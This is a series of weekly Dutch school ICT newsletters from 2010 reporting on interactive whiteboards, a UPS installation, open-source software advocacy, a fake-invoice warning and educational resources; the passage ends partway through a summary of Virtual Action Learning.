Onze laptops zijn voorzien van [OpenOffice.org](#), de open standaard en open source tekstverwerker. En nog gratis ook. Wat is vooral het gemak van OOo? Je hebt Microsoft Office niet meer nodig en je kunt met twee muisklikken een PDF van een document maken. En je kunt alle documenten openen, ook die van MS Word 2010.

**TECHNIEK TECHNIEK TECHNIEK TECHNIEK TECHNIEK TECHNIEK TECHNIEK**

**ONSBORD**

Dirk hielp op OBS Corantijn Hans en Jaja met ophangen bord beamer voor ONSBORD. Dat viel tegen. Oude school met zeer hoge lokalen. Maar het is netjes gelukt. Volgende week verder met het ophangen van de Wii.

Groet en goed weekend,

Karin,

Dirk

Reacties op deze nieuwsbrief graag richten aan de afdeling [ICT](#)

Vragen naar aanleiding van de inhoud? Een bijdrage leveren? Nieuwsbrief opzeggen? Klik dan [HIER](#) om dat te doen. Liever niet mailen, dat kost de redactie teveel tijd.

**Baarsjes Informatie en Communicatie Jaargang 9 - week 3 - 2010 (22 januari)**  
**Wat is er deze week op de Rosa Boekdrukker op ICT gebied gebeurd?**

**REKENPILOTS.**

Uit een e-zine van Kennisnet:

"Rekeninstructie - de sleutel tot rekensucces

Beste collega,

Het zijn vooral de instructievaardigheden van leerkrachten die bepalen wat uw leerlingen leren in de rekenles.

Op [www.rekenpilots.nl](http://www.rekenpilots.nl) vindt u kwaliteitskaarten met praktische handreikingen waarmee u uw instructievaardigheden kunt versterken.

Omdat rekenonderwijs altijd beter kan!

Met vriendelijke groet,

mede namens mijn collega Gert Gelderblom, projectleider rekentrajecten PK,  
Roel Weener, algemeen projectleider Projectbureau Kwaliteit"

**OLPC**

**One Laptop Per Child.** We hebben 'm deze week kunnen bekijken. Een prima laptop voor het basisonderwijs wereldwijd. Maar is het Nederlandse basisonderwijs wel toe aan OLPC?

**TECHNIEK TECHNIEK TECHNIEK TECHNIEK TECHNIEK TECHNIEK TECHNIEK**

**STROOMSTORING**

Twee dagen na de ingebruikname van ons nieuw UPS (Uninterrupted Power Supply) heeft hij al een stroomstoring in ons stadsdeel opgevangen. Collega scholen hadden er last van.

Dirk: "Stroomstoring? Marktwerking zal je bedoelen".

**UPS**

We kochten een **APC Smart UPS 750**. We gebruiken **NUT (Network UPS Tools)** voor het monitoren van de staat en conditie van 't UPS. Zeer goede OSS GPL software. Veel UPS fabrikanten dragen bij aan dit project door testapparatuur en specificaties ter beschikking te stellen. Goeie commerciële overwegingen.

Gisteren de software geïnstalleerd, vandaag hopelijk testen. Dan is dit project ook weer afgerond. Er is voor technici een redelijk goede HOWTO beschikbaar.

Groet en goed weekend,

Karin,

Dirk

Reacties op deze nieuwsbrief graag richten aan de afdeling [ICT](#)

Vragen naar aanleiding van de inhoud? Een bijdrage leveren? Nieuwsbrief opzeggen? Klik dan [HIER](#) om dat te doen. Liever niet mailen, dat kost de redactie teveel tijd.

**Baarsjes Informatie en Communicatie Jaargang 9 - week 4 - 2010 (29 januari 2010)**  
**Wat is er deze week op de Rosa Boekdrukker op ICT gebied gebeurd?**

**CITO CURSUS**

Onze school werd deze week geschoold in 'zelfevaluatie' met het programma CITO LOVS. Dat is een programma waar de scores van alle toetsen in worden geregistreerd. Als je jaren die scores hebt bijgehouden kun je daaruit zelf, als school, conclusies trekken.

De cursus is technisch gezien prima verlopen. Aan alle eisen werd voldaan. Er stonden 18 computers klaar. Maar de cursusleider was niet op de hoogte van de laatste update, denken we. De zelfevaluatie van de school kwam niet goed uit de verf. Onderzoek is gaande.

**DE WIFI GENERATIE**

Deze week vond er in Nieuwspoor in Den Haag het 'Nationaal Debat WIFI-generatie' plaats. Het was een bevlogen en interessante bijeenkomst met mensen uit de publieke sector, uit de politiek en uit de commerciële sector. Kinderen hebben op steeds jongere leeftijd de beschikking over een mobiele telefoon met internet aansluiting. Daardoor hebben ouders steeds minder kijk op wat de kinderen op het internet doen. Beschermen? Opvoeden? Het debat erover was leerzaam. Het boek dat erover is geschreven "**De WIFI generatie**" werd uitgereikt aan staatssecretaris Heemskerk van Economische Zaken. Hij deed een oproep aan de aanwezigen: 'Hoe krijgen we scholen zover dat ze een 7 scoren op het gebied van het opvoeden over 'mediawijsheid'.

**PESTEN IN HYVES**

Vanmiddag werd bekend dat een leerling van onze school een naar berichtje had ontvangen in zijn Hyves. We (ook leerling, leerkracht en moeder) bekeken de 'privacy' instellingen van de leerling. Die stonden niet op 'alleen vrienden'. De leerling was gaan autorijden zonder rijbewijs. De moeder zal thuis op haar gemak alles goed bekijken wat de leerling met Hyves doet en kan. Ouders moeten beter beseffen aan welke gevaren een kind zich blootstelt.

**TECHNIEK TECHNIEK TECHNIEK TECHNIEK TECHNIEK TECHNIEK TECHNIEK**

**ONSBORD**

Op de tweede school in de Baarsjes, OBS Corantijn, werkt nu ook een **ONSBORD** digitaal interactief whiteboard. Dat had nogal wat voeten in de aarde vanwege torenhoog plafond met stuc op stro en tengels. De ophangingen van beamer en Wii moesten verlengd worden. Verder maakte Dirk een fout bij de installatie van de software. Dacht 't uit zijn hoofd te kunnen doen. Ha ha! Had ie de **handleiding** maar moeten lezen. Uiteindelijk werd de hele klus geklaard samen met Hans en Jaja van OBS Joop Westerweel. Die school is nu aan de beurt.

Meer **ONSBORD**: Een bedrijf maakte 100 perspex houdertjes waarmee knopjes op de Wii vastgezet kunnen worden. **Ziet er strak uit.**

**UPS**

We hebben 't UPS (Uninterrupted Power Supply) project afgerond. Zie daarvoor de vorige BIC's. Wat gebeurt er nu bij een netstroomstoring:

- Bij korte netstroomuitval neemt 't UPS de stroomvoorziening over en de server, de patchkast, modems, switches en de telefooncentrale blijven gewoon werken.
- Bij lange stroomuitval wordt de server netjes uitgeschakeld en stopt de rest ook. Het UPS schakelt zichzelf uit voordat de accu's leeg zijn.
- Als de netstroom weer werkt gaat 't UPS weer aan, de server start weer netjes op evenals de rest. De UPS accu's worden opgeladen.
- Alle activiteiten worden gelogd en status mails verzonden naar de beheerder, ook als de batterijen van het UPS zwak worden. Zo kun je ze tijdig vervangen.

Groet en goed weekend,  
Karin,  
Dirk

Reacties op deze nieuwsbrief graag richten aan de afdeling [ICT](#)

Vragen naar aanleiding van de inhoud? Een bijdrage leveren? Nieuwsbrief opzeggen? Klik dan [HIER](#) om dat te doen. Liever niet mailen, dat kost de redactie teveel tijd.



**Baarsjes Informatie en Communicatie Jaargang 9 - week 4 - 2010 (5 februari 2010)**  
**Wat is er deze week op de Rosa Boekdrukker op ICT gebied gebeurd?**

**THEMA SESAMSTRAAT**

Volgende week start in de kleuterbouw het thema Sesamstraat. Daarvoor installeerden wij twee antieke cd's. Sesamstraat spelen met letters en Sesamstraat spelen met cijfers.  
Werken ze op windows XP? Nee dus. Heel jammer.

**CURSUS DIGITALE FOTOGRAFIE**

Volgende week start de (naschoolse) cursus digitale fotografie voor leerlingen uit de bovenbouw. We hebben nu in ons kenniscentrum 12 computers klaar staan. Er moet er nog één bij om de beamer op aan te sluiten. Een digitaal schoolbord in die ruimte zou niet verkleerd zijn!  
Volgende week verslag van hoe het is gegaan.

**DENEMARKEN**

De Deense overheid kiest voor de open standaard ODF voor documentopslag en niet voor Microsoft's OOXML. Lagere overheden zullen op termijn volgen. De argumenten waren 'digitale-duurzaamheid' en kostenbesparing. Op het laatste drong, net als bij ons, het Ministerie van Economische Zaken aan. Hier een link naar een migratie gids "["Successfully Adopting and Integrating the OpenDocument Format \(ODF\) with Microsoft Office Document Formats"](#)

**LINK**

Het Bieslog is weer begonnen. [Kijk](#).

**TECHNIEK TECHNIEK TEHCNIEK TECHNIEK TECHNIEK TECHNIEK TECHNIEK**

**CLOUD COMPUTING**

Ja hoor, het zat eraan te komen. De buzz word 'cloud-computing' is in ons onderwijs gevallen. We gaan hier niet uitleggen wat het is, zie [Wikipedia](#), maar bevelen graag onderstaande link aan voor beleidsmakers die zuinig op hun onderwijs zijn. <http://www.infoworld.com/d/security-central/gartner-seven-cloud-computing-security-risks-853> Uit de blurb: "Gartner: Seven cloud-computing security risks Cloud computing is picking up traction with businesses, but before you jump into the cloud, you should know the unique security risks it entails".

**BEAMERBEUGELS**

De ons zo bekende beamerbeugels zijn nu ook in andere lengtes leverbaar. Zie de [aanbieding](#) bij ShopToday. Die hele lange (180 cm !) zijn ideaal in oude schoolgebouwen met hoge plafonds. Dat hadden we moeten weten toen we de beugel verlengden op de [OBS Corantijn](#). Bij de volgende weten we ShopToday te vinden. Vergeleken met de prijzen die beamerfabrikanten vragen voor hun speciale beugels zijn ze [zeer scherp geprijsd](#).

**ICT VRIJWILLIGERS GEZOCHT**

We zoeken nog steeds .NET en PHP programmeurs die op vrijwillige basis een paar klusjes willen doen voor onze gratis OSS/GPL projecten Site@School en ONSBORD

Groet en goed weekend,  
Karin,  
Dirk

Reacties op deze nieuwsbrief graag richten aan de afdeling [ICT](#)

Vragen naar aanleiding van de inhoud? Een bijdrage leveren? Nieuwsbrief opzeggen? Klik dan [HIER](#) om dat te doen. Liever niet mailen, dat kost de redactie teveel tijd.

**Baarsjes Informatie en Communicatie Jaargang 9 - week 6 - 2010 (12 februari)**  
**Wat is er deze week op de Rosa Boekdrukker op ICT gebied gebeurd?**

**LINKS**

[Bereslim](#). Alles om de taal van de kleuters te stimuleren.

**DIGITALE FOTOGRAFIE (naschoolse activiteit)**

Deze week startte deze nieuwe activiteit. 12 kinderen uit onze groepen 6 deden eraan mee. Ze leerden de foto's 'omkaderen'. Wat zet je op de foto? Uit welke hoek neem je de foto? Vanaf welke afstand moet je een foto nemen? De kinderen gingen in tweetallen naar buiten met een opdracht en een fototoestel. Helaas viel er een kapot. Ze gingen heel fanatiek aan de gang en konden bijna niet stoppen. Ze waren enorm enthousiast. Volgende week de vuurdoop met GIMP!  
Wordt vervolgd.

**SPOOKREKENING**

George, bovenschools ICT'er van St. KBA-Amsterdam Nieuw West, moest van een school kijken naar een software pakket:

"Office 9 PRO Multilingual Dictionary / Dictionaries version 9" De cd is wit met geel. Het doosje is bovenaan wit, eronder onkergeel, met Euro in lichtbruin erop. In eerste instantie zei het hen niets, maar hij keek op <http://www.google.com/search?hl=nl&q=office+9+pro+multilingual+dictionary&btnG=Zoeken&lr=&aq=0&oq=Office+9+PRO+MU>  
Twee van Georges scholen betaalden. Een gewaarschuwd mens...

Ook de Rosa Boekdrukker ontving deze rekening. De financiële afdeling vroeg de afdeling ICT waar de rekening over ging. Daar gingen bij het woord "office Pro" de alarmbellen rinkelen. ( wij gebruiken geen betaalde Office producten) Dus bellen naar de organisatie. Die zeiden: "Er staat toch dat het om een aanbieding gaat? U hoeft er niet op in te gaan". Echte boeven!!!

**ONDERZOEKSREEKS KENNISNET**

Deze week verscheen er weer een uitgave van deze reeks. Het gaat over het cumulusproject. De vooronderstelling van het Cumulus Project was: "als er sprake is van gevarieerd en intensief gebruik van de nieuwe media, dan heeft dat invloed op de motivatie en leerresultaten van kinderen, evenals op het gedrag van leerkrachten". Deze vooronderstelling is gedurende het project wetenschappelijk onderzocht door de Vrije Universiteit van Amsterdam en de Hogeschool Arnhem-Nijmegen.  
De 5 basisscholen zijn begeleid door medewerkers van APS vanuit een specifieke aanpak, die gericht is op het "creëren van eigenaarschap" bij de leerkrachten. Zo wordt de verandering duurzaam.

Voor ons heel verrassend was de uitkomst: bij leerkracht gestuurd onderwijs wordt ICT veel meer/vaker/regelmatiger ingepast in het onderwijs, dan bij onderwijstypen die de kinderen meer vrijheid geven.

**OPEN STANDAARDEN OP DE ICT BEURS**

Wij lieten ons niet gek maken door de commerciële aanbieders. Wij gingen naar wat NIEUW was dit jaar: een grote stand, betaald door het Ministerie van EZ over 'Nederland Open in Verbinding' (NOiV) met presentaties, lezingen en materiaal op het gebied van Open Standaarden (OS) in het onderwijs. Het ministerie wil Open Standaarden om uitwisselbaarheid van gegevens te bevorderen, om een gelijk speelveld voor aanbieders te scheppen (bevordert concurrentie), om innovatie te bevorderen en om paal en perk te stellen aan de in de ICT-wereld gebruikelijke gedwongen winkelnering (vendor lock-in).

We woonden een paar interessante lezingen bij waaruit bleek:

- Microsoft heeft een ijzeren greep op het onderwijs die minder groot is naarmate het onderwijs hoger is.
- Binnen het onderwijs is nog niet veel bekend over OS. NOiV is bezig OCW te bewerken om OS meer bekendheid te geven.
- We hoorden onze eigen frustraties weer eens onder woorden gebracht.
- Er zijn al grote onderwijsinstellingen die steeds verder gaan in het gebruik van OS en daarmee niet alleen kosten besparen, maar meer maatwerk krijgen.
- De druk wordt langzaam opgevoerd met het motto 'Pas toe of verklaar'. Alleen als je goede redenen hebt om geen open standaarden te gebruiken en dat kunt verklaren, kom je er nog wel een tijdje mee weg.

Vroeg of laat moet het basisonderwijs wel volgen. Maar het is treurig om te zien hoe versplinterd het in dit opzicht is. Kleine bestuurders, bestuurders met korte termijn visie of helemaal geen visie op ICT [1], de wurggreep van Microsoft op het basisonderwijs, de afhankelijkheid van educatieve uitgeverij met hun eigen non-standaardjes en onwil tot samenwerken. Tezamen weven ze een fijnmazig net dat ICT in het basisonderwijs onnodig duur maakt.

[1] De goede bestuurders natuurlijk niet te na gesproken!

#### **EXPO PROJECT**

Voor het experimenteel onderzoek in het primair onderwijs (EXPO) doen wij onderzoek naar de mogelijkheden van een digibord bij samenwerkend leren. Daarbij wordt gebruik gemaakt van het bord-onafhankelijke OSS/GPL programma Jarnal. Wij zoeken iemand die (betaald) een deelproject kan uitvoeren. Samengevat: uitzoeken wat Jarnal allemaal kan en er een paar lessen over geven. We zoeken iemand met veel praktische en interactieve digibord ervaring in de midden- en bovenbouw en met ervaring met de verschillende merken digiborden.

#### **TECHNIEK TECHNIEK TECHNIEK TECHNIEK TECHNIEK TECHNIEK TECHNIEK**

#### **ONSBORD**

We kregen een mail van een school waait we een zinnetje citeren:

"Wij willen als school ook omschakelen van smartboard naar het wii board."

Commentaar verder overbodig, maar zou dat 'ook' duiden op meer scholen die overstappen?

De certificering van ONSBORD is vrijwel rond. Dit houdt in dat het voldoet aan Europese normen voor producten m.b.t. veiligheid voor consumenten, gezondheids of milieu voorschriften. CE staat voor Conformité Européenne, "Europa conform".

Bedankt voor de tip, Peter! En dank aan de voorzitter van de Nederlandse Vereniging van CE consultants voor zijn hulp. En dank aan Lex voor de uitstekende tip!

#### **TV IN DE HAL**

Een PC met kapot geluid kwam vrij en we wisselden even van PC voor de mededelingen TV in de hal. Toen werkte e.e.a. tot op heden onverklaarbare reden niet meer. Dirk heeft er lang over gepiekerd maar kwam er op korte termijn niet uit. Dus maar even UBUNTU op de PC gezet als noodoplossing. Nu draaien de mededelingen ie weer, maar het raadsel blijft. Dirk denkt door.

Groet en goed weekend,  
Karin,  
Dirk

Reacties op deze nieuwsbrief graag richten aan de afdeling [ICT](#)

Vragen naar aanleiding van de inhoud? Een bijdrage leveren? Nieuwsbrief opzeggen? Klik dan [HIER](#) om dat te doen. Liever niet mailen, dat kost de redactie teveel tijd.

**Baarsjes Informatie en Communicatie Jaargang 9 - week 7 - 2010 (19 februari)**  
**Wat is er deze week op de Rosa Boekdrukker op ICT gebied gebeurd?**

De scholen die **ServerOpSchool** gebruiken zijn lid van de vereniging **STRICT** (Scholen Tezamen Rijk met ICT). Ze geven elkaar via de STRICT mailinglijsten adviezen en suggesties over ICT-onderwijs problemen en oplossingen. Een van de scholen had een vraag over het gebruik van de tekstverwerker **Open Office**. Daarop kwam een antwoord dat we graag integraal aan onze lezers doorgeven. Bedankt Ate voor je uitgebreide reactie op de vraag van Jos.

Op Jenaplanschool de Overkant zijn we sinds begin dit schooljaar overgegaan op ServerOpSchool en toen ook onze oude Microsoft Office 97 (!) volledig vervangen door Open Office (momenteel versie 3.1.1).

Voor de leerkrachten zijn wij ook tegen (wat) opmaak problemen aangelopen en daarom is bij ons precies het tegenovergestelde besloten [andere adviezen van andere STRICT leden, red. BIC]. Alle medewerkers gaan nu ook thuis de laatste Open Office gebruiken, tenminste en minstens voor school werkzaamheden.

NB: Open Office 3.2 is net uit en werkt echt fantastisch goed en snel (upgrade ga ik binnenkort op school doorvoeren).

Natuurlijk blijf je houden dat anderen, b.v. ouders of externe organisaties, nog Microsoft Office documenten blijven sturen. Maar slechts in zeer weinig gevallen hoef je daar concreet iets mee te doen (anders dan lezen). Voor externe communicatie is denk ik ook een goede tip om veelal de export naar PDF te gebruiken, dat werkt vlekkeloos met Open Office en kan zeker iedereen lezen.

In mijn eigen bedrijf (50+ medewerkers) gebruiken we al jaren (meer dan 4) alleen Open Office, we hebben niet eens Microsoft Office licenties, en hebben daar eigenlijk nooit serieuze problemen mee gehad, en al helemaal niet meer sinds Open Office 3.0.

Het is waarschijnlijk eerst wel wat wennen voor de leerkrachten, maar de kinderen hebben er totaal geen moeite mee.

Mijn persoonlijke standpunt hierin is dat wij (scholen/leerkrachten) ook hierin een belangrijke taak hebben: kinderen al (juist!) in een vroeg stadium laten ervaren dat computers/internet niet gelijk is aan alleen Microsoft, en dat er ook goede open alternatieven zijn. De wurggreep en monopoly die Microsoft heeft op dit terrein (onderwijs) is een van hun belangrijkste fundamenten, vandaar ook dat ze zo gretig zijn om dat (in verhouding) belachelijk laag geprijsd aan te bieden, tot je de school verlaat. Hoewel de analogie sommige mensen misschien tegen de borst stuit vergelijk ik dat altijd met gratis doping: pas als je verslaafd bent gaat de rekening lopen.

Hoewel we voorlopig nog lang niet voldoende keuzevrijheid hebben om ook een alternatief operating system te kiezen omdat de school software leveranciers (nog) niet mee willen werken, hebben we tenminste op dit punt, Office software, wel een goed en open alternatief met Open Office. Vanuit educatief perspectief vind ik (persoonlijk) dan ook dat de kleine extra moeite die het (alleen!) de leerkrachten kost om hier mee te gaan werken gewoon hoort bij je werk en doelstellingen.

Mijn advies is om met alle betrokkenen/leerkrachten in een goed gezamenlijk overleg het belang en de voordelen van Open Office voor de school en de kinderen af te stemmen en voorstellen dat iedereen dit ook thuis installeert: kost niets, werkt fantastisch en draagt bij aan de ontwikkeling van de kinderen zelf. Eigenbelang (luiheid) van sommige leerkrachten die hier niet aan willen zou niet mogen prevaleren boven het belang van het onderwijs en de kinderen zelf.

NB: een vergelijkbaar probleem ervaren wij met (school) internet sites en applicaties die nog steeds alleen maar Internet Explorer wensen te ondersteunen. Aangezien wij Internet Explorer op school (behalve helaas voor administratie) ook volledig verbannen hebben resulteert dat soms ook in keuzes maken.

Voor nieuw te gebruiken sites en internet applicaties (ook commerciële/betaalde) geldt bij ons nu een simpele regel: als het niet (minstens) ook met Firefox werkt is het jammer maar helaas, gaan we op zoek naar een alternatief.

Vandaar ook het dringende advies om ook thuis Firefox te installeren en te gebruiken. Dat heeft overigens ook wel meer voordelen dan alleen voor school...

Groet,

Ate Douma  
ICT vrijwilliger Jenaplanschool De Overkant, IJsselstein.

BIC: Ate Douma werkt bij **Hippo**. Het bedrijf levert het gratis verkrijgbare Open Source CMS (Content Management Systeem) **Hippo CMS 7** waarmee alle Nederlandse overheidswebsites gebouwd gaan worden. De overheid hoefde hierdoor niet Europees aan te besteden en bespaarde dus extra.

Volgende keer over 't bezoek van **NOiV** aan de OBSRB.

**TECHNIEK TECHNIEK TECHNIEK TECHNIEK TECHNIEK TECHNIEK TECHNIEK**

**ONSBORD**

Het Willem Lodewijk Gymnasium in Groningen gebruikt twee ONSBORDen.

Groet en goed weekend en een goede voorjaarsvakantie!

Karin,

Dirk

Reacties op deze nieuwsbrief graag richten aan de afdeling [ICT](#)

Vragen naar aanleiding van de inhoud? Een bijdrage leveren? Nieuwsbrief opzeggen? Klik dan [HIER](#) om dat te doen. Liever niet mailen, dat kost de redactie teveel tijd.

**Baarsjes Informatie en Communicatie Jaargang 9 - week 9 - 2010 (5 maart)**  
**Wat is er deze week op de Rosa Boekdrukker op ICT gebied gebeurd?**

deze week een beetje laat, maar toch.

**KLASCEMENT**

**Klascement is een Belgische onderwijsite** met grote hoeveelheden lesmateriaal. Ze zijn daar al wat verder dan onze ex minister Plasterk met Wikiwijs.

"KlasCement heeft al meer dan 6000 leden uit Nederland en zal voor hen in de nabije toekomst een aparte site uitbouwen volgens de Nederlandse onderwijsterminologie.

Vorige dinsdag, 16 februari 2010, hebben we een Europese projectsite gelanceerd voor het project eQNet. Bedoeling is dat leerkrachten uit negen Europese landen (waaronder Tsjechië, Litouwen, Noorwegen, Portugal, Italië, ...) KlasCement gebruiken om lesmateriaal te delen dat universeel bruikbaar is. Ook voor ons - Nederlandstaligen - kan het dus nuttig materiaal zijn. Als we in onze opzet slagen, wordt KlasCement.eu een website die voor en door leerkrachten uit Europese landen gevuld wordt met universeel bruikbaar lesmateriaal. Toch wel uniek! Dit kan alleen dankzij de jarenlange steun van het Departement Onderwijs en de recente steun vanuit Europa. Maar vooral dankzij de stimuli, ideeën en bijdragen die jij ons als trouwe gebruiker geeft."

Bron: [Computersindeklas](#)

**NASCHOOSE CURSUS BEELDBEWERKNG**

In de derde les die groep 6 volgde kwam de basis van beeldbewerking met **GIMP** aan bod. De kinderen leerden vergroten / verkleinen en knippen / plakken van beeld. De cursusleider zei, dat **GIMP** gemakkelijker is dan Photoshop. En wij voegen daaraan toe dat het ook nog eens open source, open standaard en gratis is. Dat wil zeggen dat de kinderen er zonder extra kosten ook thuis mee kunnen werken. Ook als ze thuis Mac OS X Linux of Windows gebruiken. [Hier vind je een handleiding.](#)

**FIREFOX BETER DAN INTERNET EXPLORER**

Sinds kort is Microsoft verplicht om bij installatie van Windows ook andere browsers aan te bieden. De Consumentenbond deed onderzoek welke browser het beste is.

Firefox kwam als beste uit [de test](#). Microsofs Internet Explorer als 5e. Als voordeel van Internet Explorer noemde de bond: "Laag geheugengebruik na opstarten". Dat lijkt op de autoverkoper die zegt, dat de motor weinig benzine gebruikt als hij stationair draait. Kijk op de site om de nadelen van Internet Explorer te zien. Die van Firefox aldus de bond: "Geen opvallende minpunten". Bekijk de test en maak je keus. Firefox is bovendien open source, open standaard en gratis.

**MARTIJN ASLANDER**

Één van onze BIC-lezers, Deborah, directeur van de Twee Stromenschool te Herwaarden, maakte ons attent op [de site van Martijn Aslander](#). Zij had, tezamen met een aantal nieuwe schooldirecteuren en -bestuurders een workshop van Martijn bijgewoond en was er zeer door geïnspireerd. Deborah sprak van verder denken dan je neus lang is en proberen zo makkelijk mogelijk te werken. Wij lasen Martijns artikel "Dan heb je geld, maar wat dan?" en zijn onder de indruk van 'waardebepaling achteraf' en 'lifelifehacking'. We zouden hem graag uitnodigen.

**TECHNIEK TECHNIEK TECHNIEK TECHNIEK TECHNIEK TECHNIEK TECHNIEK**

Techniekloze week. Lees Martijn.

Groet en goed laat weekend,  
Karin,  
Dirk

Reacties op deze nieuwsbrief graag richten aan de afdeling [ICT](#)

Vragen naar aanleiding van de inhoud? Een bijdrage leveren? Nieuwsbrief opzeggen? Klik dan [HIER](#) om dat te doen. Liever niet mailen, dat kost de redactie teveel tijd.

## Baarsjes Informatie en Communicatie Jaargang 9 - week 10 - 2010 (12 maart)

### Waarom is de Rosa Boekdrukker op ICT gebied innoverend?

#### VRIJWILLIGERSWERK?

Bij veel mensen leeft het idee dat de code van Linux door een grote groep vrijwilligers en hobbyisten wordt geschreven [1]. Het is immers open source-software. Maar dat blijkt absoluut niet waar te zijn. Jonathan Corbet, de oprichter van de site Linux Weekly News, presenteerde onlangs op een Linux-conferentie een aantal opvallende statistieken. Zo bleken er tussen 24 december 2008 en 10 januari 2010 2,8 miljoen regels code voor Linux geschreven te zijn en 55 duizend aanpassingen doorgevoerd. Van zeven procent hiervan is niet bekend wie hiervoor verantwoordelijk waren en achttien procent hiervan kwam voor rekening van vrijwilligers. Dat betekent dus dat maar liefst 75 procent afkomstig is van ontwikkelaars die betaald werden voor hun diensten. Anno 2010 wordt Linux dus allang niet meer hoofdzakelijk gedragen door vrijwilligers in de community, maar door commerciële ontwikkelaars.

Overgenomen uit: Linux Magazine, maart 2010

[1] Nog onlangs woonden we een lezing bij van NOiV ([Nederland Open in Verbinding](#)). Een club van 't Ministerie van Economische Zaken om open standaarden en open source in het onderwijs te promoten. Daarin zei een inleider nog dat Linux door hobbyisten werd gemaakt en onderhouden. Met dat soort ongeïnformeerde verhalen krijg je het onderwijs natuurlijk nooit een stapje vooruit richting open source. Overgenomen uit: Linux Magazine, maart 2010

#### WEBPAD

<http://webpad-zintuigen.yurils.net/> Een aanrader om je biologielessen mee te verlevendigen!

#### NIEUWSBRIEVEN

[Huisje Boompje Beestje](#), met een uitzending over padden in de lente.

[POLS](#). Met o.a. een link naar het video filmpje ['blij uit het ei'](#).

[Teleblik](#). Ook boordevol Lente. Maar komt 'ie' ook?

#### LENTE

De lente komt eraan, bijna niet voor te stellen na de sneeuw en de vorst en de weerberichten.

[Lesideeën](#): daar vind je links, lesmaterialen, kleurplaten, filmpjes, knutsels etc. inzake het thema Lente. Het lesmateriaal is per groep gerangschikt.

Uit de dagelijkse nieuwsbrief ['Computers in de klas'](#):

#### [Mindmappen](#)

Posted: 10 Mar 2010 08:48 AM PST

[Afbeelding niet meer online beschikbaar: <http://computersindeklas.web-log.nl/photos/uncategorized/2010/03/10/freemindmyhealth.jpg>]

In de ['Vives'](#) van deze maand (nr. 103 maart 2010) las ik in de rubiek 'Vives inbox' een 'reactie' van Yorick Saeijs van ['Onderwijs maak je samen'](#). Yorick laat in een kort filmpje zien hoe je een ['Mindmap'](#) maakt op een digibord.. Dit filmpje - ['Wat is een mindmap'](#) - is [hier](#) te [bekijken](#). 'Mindmappen' is ook een leuke activiteit om in de klas te doen. Interessant is in dit verband het artikeltje ['Een Mindmap? Oh, dat ken ik al. Dat is een woordweb!'](#).

In de webwinkel van 'Onderwijs maak je samen' wordt een ['Mindmap'-pakket](#) aangeboden om je leerlingen te leren 'mindmappen'. Het kost € 26,95 (dat vind ik niet echt duur). Maar er is uiteraard ook gratis 'Mindmap'-software te krijgen (ook kun je zelfs 'online' mindmappen). Een gratis 'Mindmap'-programma is ['Freemind'](#) (open source). Het is gratis te [downloaden](#) en je vindt er een complete Engelstalige beschrijving bij.

Gerard Dümmer, docent ICT aan de Domstad Hogeschool (Utrecht) heeft onlangs een mooie screencast (instructiefilmpje) over 'Freemind' gemaakt. Deze screencast is [hier te bekijken](#).

Wil je meer weten over 'mindmappen', kijk dan eens in de [rubiek 'Mindmapping'](#) van 'Computers in de Klas'.

**TECHNIEK TECHNIEK TECHNIEK TECHNIEK TECHNIEK TECHNIEK TECHNIEK**

.....  
.....

Scholen die op KPN-GRATIS hun internet verbinding hebben, dienen voor 1 april maatregelen te treffen.

Groet en goed weekend,  
Karin,  
Dirk

Reacties op deze nieuwsbrief graag richten aan de afdeling [ICT](#)

Vragen naar aanleiding van de inhoud? Een bijdrage leveren? Nieuwsbrief opzeggen? Klik dan [HIER](#) om dat te doen. Liever niet mailen, dat kost de redactie teveel tijd.



**Baarsjes Informatie en Communicatie Jaargang 9 - week 10 - 2010 (19 maart)**  
**Waarom is de Rosa Boekdrukker op ICT gebied innovierend?**

Volgende week een verslag over de DIGITAALGIDS nr 2. van de Consumentenbond.

Deze week een lang verhaal dat ook voor het basisonderwijs bedoeld is.

**VIRTUAL ACTION LEARNING**

We zijn geïnteresseerd in Virtual Action Learning (VAL). Wat triggerde ons tot een eerste onderzoekje: Veel van de methodes die in het basisonderwijs gebruikt worden zijn ontwikkeld toen Internet niet bestond.

Onderzoeksvraagje: Hoe ziet een methode eruit die vanaf zijn conceptfase al de mogelijkheden van het Internet gebruikt?

BIC's nieuwsgierigheid dreef Dirk en Anrik vrijdag 11 maart naar Utrecht, alwaar een conferentie over VAL werd gehouden. Er waren twee programma's: een voor mensen voor wie VAL nieuw is en een voor mensen die er al langer mee werken. Virtual Action Learning bestaat al zo'n 7 jaar en talloze opleidingen werken er mee.

De dag was interessant genoeg om het boek te kopen:

Titel: Virtual Action Learning: Een opleidingsconcept over samenwerkend produceren met ICT.

Auteur: Jos J.M. Baeten Uitgever: Citowoz, Breda, jaar: 2009, ISBN: 978j-90-803355-2-3, formaat: 25 x 30 cm, rijk geïllustreerd, 140 pagina's.

In vijf hoofdstukken wordt VAL beschreven:

1. Leren: Nieuwe inzichten en ervaringen die tot VAL leidden.
2. Beoordelen: geeft een beschrijving van het beoordelingsproces in VAL, de bewijslast en het bewijsmateriaal.
3. Ontwerpen: over digitale didactiek.
4. Modereren: behandelt de methodiek van het monitoren en stimuleren van leerprocessen binnen VAL. Leerprocessen zijn transparant en 24 uur per dag via Internet te volgen.
5. Organiseren: hoe transformeer je je organisatie en je onderwijs naar VAL.

Een korte samenvatting van de hoofdstukken.

1. Leren: dit hoofdstuk schetst een paar inherent conflicterende problemen :
    - Toegenomen hoeveelheid informatie uit veel verschillende bronnen veroorzaken selectieproblemen.
    - Lerenden hebben een veelheid van leerstijlen en leervoorkeuren ("Ik ben een ochtendmens").
    - Het onder richt zich veelal op groepen.
- [1]

Formeel leren evolueert van: leren komt van bovenaf (opleiding bepaalt) naar 'leren geschiedt op vele plekken via vele middelen, op vele tijden en de student bepaalt wat hij/zij leert'.

Dan volgt de kern van Virtual Action Learning. VAL is een cyclisch model dat een leerproces verdeelt in 11 stappen. Het interessante is dat een student kan instappen waar en wanneer zij dat wil. Het contact met de onderwijsgevende is beperkt, wat tijdswinst/effectwinst oplevert.

1. Competentieprofiel
  2. Kies leerarrangementen
  3. Selecteer informatie
  4. Maak leerproducten
  5. Virtuele interactie over 3 en 4
  6. Bijeenkomsten
  7. Verbeteren & best practising
  8. Editorial review
  9. Publicaties op plaza
  10. Assessment (presentatie)
  11. Beoordeling en reflectie
1. Da capo al fine.

De 11 stappen samengevat.

In de praktijk bepaalt de student welke stappen hij uitvoert.

1. De student spreekt een competentieprofiel af met zijn begeleider voor een bepaalde leerperiode.
2. In de Virtual Learning Community (VLC) kiest de student de leerarrangementen die hem aanspreken en waarmee hij denkt het profiel te kunnen halen. Hij kan ook bij andere studenten kijken wat die kiezen.
